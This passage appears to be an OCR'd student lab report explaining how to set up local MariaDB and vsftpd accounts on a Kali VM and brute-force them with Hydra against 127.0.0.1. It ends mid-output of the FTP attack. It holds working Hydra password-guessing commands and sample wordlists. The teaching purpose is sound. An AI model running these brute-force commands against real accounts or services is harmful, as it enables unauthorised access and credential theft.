
To access the file and see what's inside, use command “cat flag2.txt”

The content of the file will be printed

Example 3 hacking MariaDB(MySQL):



Install MariaDB because it works the same way as MySQL. Hacking MariaDB shows the same authentication behavior as MySQL.



next is turning on the database, and making sure it turns on automatically next time our Virtual Machine boots:


“**sudo systemctl start mariadb**” = turn on MariaDB server right now

“**sudo system enable mariadb**” = enables MariaDB every time the VM boots (restarts, turns on)


“**sudo systemctl is-active --quiet mariadb**” = quietly checks if MariaDB is running, doesn’t print anything that’s why put “echo “mariadb: active (running)” so it can print out its running.

“**|| sudo systemctl status mariadb --no-pager**” = if MariaDB isn’t active it will show a full diagnostic output- which makes it easier to debug.

here is the output:



The last line shows MariaDB is active.



“**echo “listening on port 3306 (should see 127.0.0.1:3306 or 0.0.0.0:3306)**””= just a message

“**3306**” = standard port for MySQL/ MariaDB

“**127.0.0.1**” = loopback address, local host. Its like telling MariaDB to listen to yourself not the internet

“**127.0.0.1:3306**” = MariaDB ready to talk on port 3306, but only inside this machine (127.0.0.1)

“**0.0.0.0**” = all network interfaces not just localhost.

for this assignment, its going to be 127.0.0.1:3306 to keep it safer.

“**sudo ss -tlnp | grep 3306**”:

“**ss**”= stands for socket statistics, shows network connections.

“**-t**”= means only TCP connections, MariaDB uses TCP

“**-l**” = only listening sockets (servers waiting for connections).

“**n**”= shows numbers instead of names, of IP address and port (eg, 127.0.0.1:3360)

“**p**” =shows which process is using the port

“**sudo ss -tlnp**”=show all TCP ports that are listening, and which process is using them.

“**grep 3306**”= filters the output to only lines that contain 3306 (MySQL/MariaDB).

“**|| sudo netstat -tlnp | grep 3306**”

“**||**”= means if the previous command fails run this


“**netstat**”= old version of ss (which works on some systems)

“**-tlnp | grep 3306**” = the rest is like the above



output shows MariaDB is listening (127.0.0.1:3306)

Making the target:



"**sudo mariadb <<'SQL**'" = starts MariaDB and can run multiple SQL commands at once, <<'SQL' is called heredoc, and it treats evrything between it and the last "SQL" as SQL commands

"**CREATE DATABASE IF NOT EXISTS testdb;**" =creates a database called "testdb" if it doesnt already exist, like a folder and each user like a file inside.

"**DROP USER IF EXISTS 'Nora'@'localhost';**" = to not cause an error delete user "Nora" if it already exists

"**CREATE USER 'Nora'@'localhost' IDENTIFIED BY 'NoraAssaedi'**;" =create a new MariaDB user called "Nora" with the password "NoraAssaedi"


"**localhost**" means this user can only log in from this VM (make it local and safe)

"**GRANT ALL PRIVILEGES ON testdb.* TO 'Nora'@'localhost'**" = Give user "Nora" full privilage over this database, like creating tables, inserting data and deleting stuff etc.


"**FLUSH PRIVILEGES;**" = Reloading user privilages, without this command, permission of privilages might not work right away.

"**SELECT User, Host FROM mysql.user WHERE User='Nora';**" =Checks if user is created.


"**SQL**" = end SQL commands



output of earlier command.



rockyou.txt wont be used in this example (too big, might take a long time and password might not exist since its a full name) create a small wordlist, with the password “NoraAssaedi” inside.



If this pops up, type “WL” and enter



“**mysql**” =This is the MySQL/MariaDB command, what you use to talk to the database. (we use mysql because MariaDB speaks the same protocol as MySQL, and uses the same MySQL commands)

“**-u Nora**” = Sets username to “Nora”

“**-p ‘NoraAssaedi**’” =supplies password. Important note: putting passwords in command line can be visible to other users/processors for this assignment its fine but in real life just type in -p and the password only when prompted


“**-h 127.0.0.1 -P 3306**” = connect over TCP to local host (127.0.0.1) and to port 3306

“**-e “SELECT USER(), DATABASE()”**” =execute this SQL statement and exit (-e)

“**USER()**” = returns the connected account like “Nora@localhost”

“**DATABASE()**” = returns the current database or null if its empty

“**&& echo "manual login OK"**” = only prints out “maual login ok” if the earlier mysql command succeeded



output of this code, we can see “manual login ok” printed because it succeeded

Attacking the target:

“**hydra -l <username> -P <password-list> -t <threads> -V mysql://<host>[:port]**”

“**hydra**” = tool


“**-l <username>**” =the username of what were hacking

“**-P <password-list>**” = write -P with a password list that Hydra will go through to find the correct password

“**-t <threads>**” = number of passwords it’ll try in one go

“**-V**” = shows all the attempts

“**mysql://<host>[:port]**” = host is the local 127.0.0.1 that were attacking, [:port] is 3306 and its the port number of MySQL/MariaDB




“**-l Nora**” =username

“**-P ~/small-wl.txt**” = trying all password in the earlier wordlist to find password

“**-t 4**” =4 threads, four attempts every time

“**mysql://127.0.0.1**” = target protocol and host



output: all its attempts and the correct password “NoraAssaedi”

Example 4, brute force hydra attack on FTP service:

This setup ensured that all testing was performed inside our own machine and did not affect any external system.

Figure 1 – Checking FTP service status

Goal: Show that vsftpd service is active and running.

Command:

“**sudo systemctl status vsftpd --no-page**r"




Figure 2 – FTP configuration file

Goal: Show the FTP settings used in “/etc/vsftpd.conf.”

Command:

“**sudo cat /etc/vsftpd.conf | grep -E "listen|pasv|chroot|write_enable"**




Figure 3 – Verifying the lab user account

Goal: Prove that the test user labuser exists.

Command:

“**getent passwd labuser**”




Figure 4 – Showing iptables firewall rules

Goal: Show that the FTP service is restricted to localhost.

Command:

“ **sudo iptables -L -n | grep 21**”




installed and configured vsftpd as the FTP target for Hydra:

“**sudo apt install -y vsftpd ftp**”

“**sudo useradd -m -s /bin/bash labuser**”

“**echo 'labuser:LabPass123!' | sudo chpasswd**”



configured “/etc/vsftpd.conf” to accept local connections only

listen=YES

listen_ipv6=NO

anonymous_enable=NO

local_enable=YES

write_enable=YES

chroot_local_user=YES

allow_writeable_chroot=YES

pasv_enable=YES

pasv_min_port=21000

pasv_max_port=21010

pasv_address=127.0.0.1

Finally, restart and checked the FTP service:

“sudo systemctl restart vsftpd”

“sudo systemctl status vsftpd --no-pager"



Command Line Usage of Hydra

First create a short wordlist for the brute-force test:

“cat > ~/demo_pwlist.txt <<'EOF'”

guess

123456

password

LabPass123!

EOF

```
┌──(kali㉿kali)-[~/hydra_ftp_evidence]
└─$ cat > ~/demo_pwlist.txt <<'EOF'
guess
123456
password
LabPass123!
EOF


┌──(kali㉿kali)-[~/hydra_ftp_evidence]
└─$ o   cat ~/demo_pwlist.txt
o: command not found

┌──(kali㉿kali)-[~/hydra_ftp_evidence]
└─$ cat ~/demo_pwlist.txt
guess
123456
password
LabPass123!

┌──(kali㉿kali)-[~/hydra_ftp_evidence]
└─$
```

Then use Hydra to perform a local brute-force attack on the FTP service:

"hydra -l labuser -P ~/demo_pwlist.txt -t 4 ftp://127.0.0.1 -V -f -o ~/hydra_ftp_out.txt"

```
┌──(kali㉿kali)-[~/hydra_ftp_evidence]
└─$ hydra -l labuser -P ~/demo_pwlist.txt -t 4 ftp://127.0.0.1 -V -f -o ~/hydra_ftp_out.
txt
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
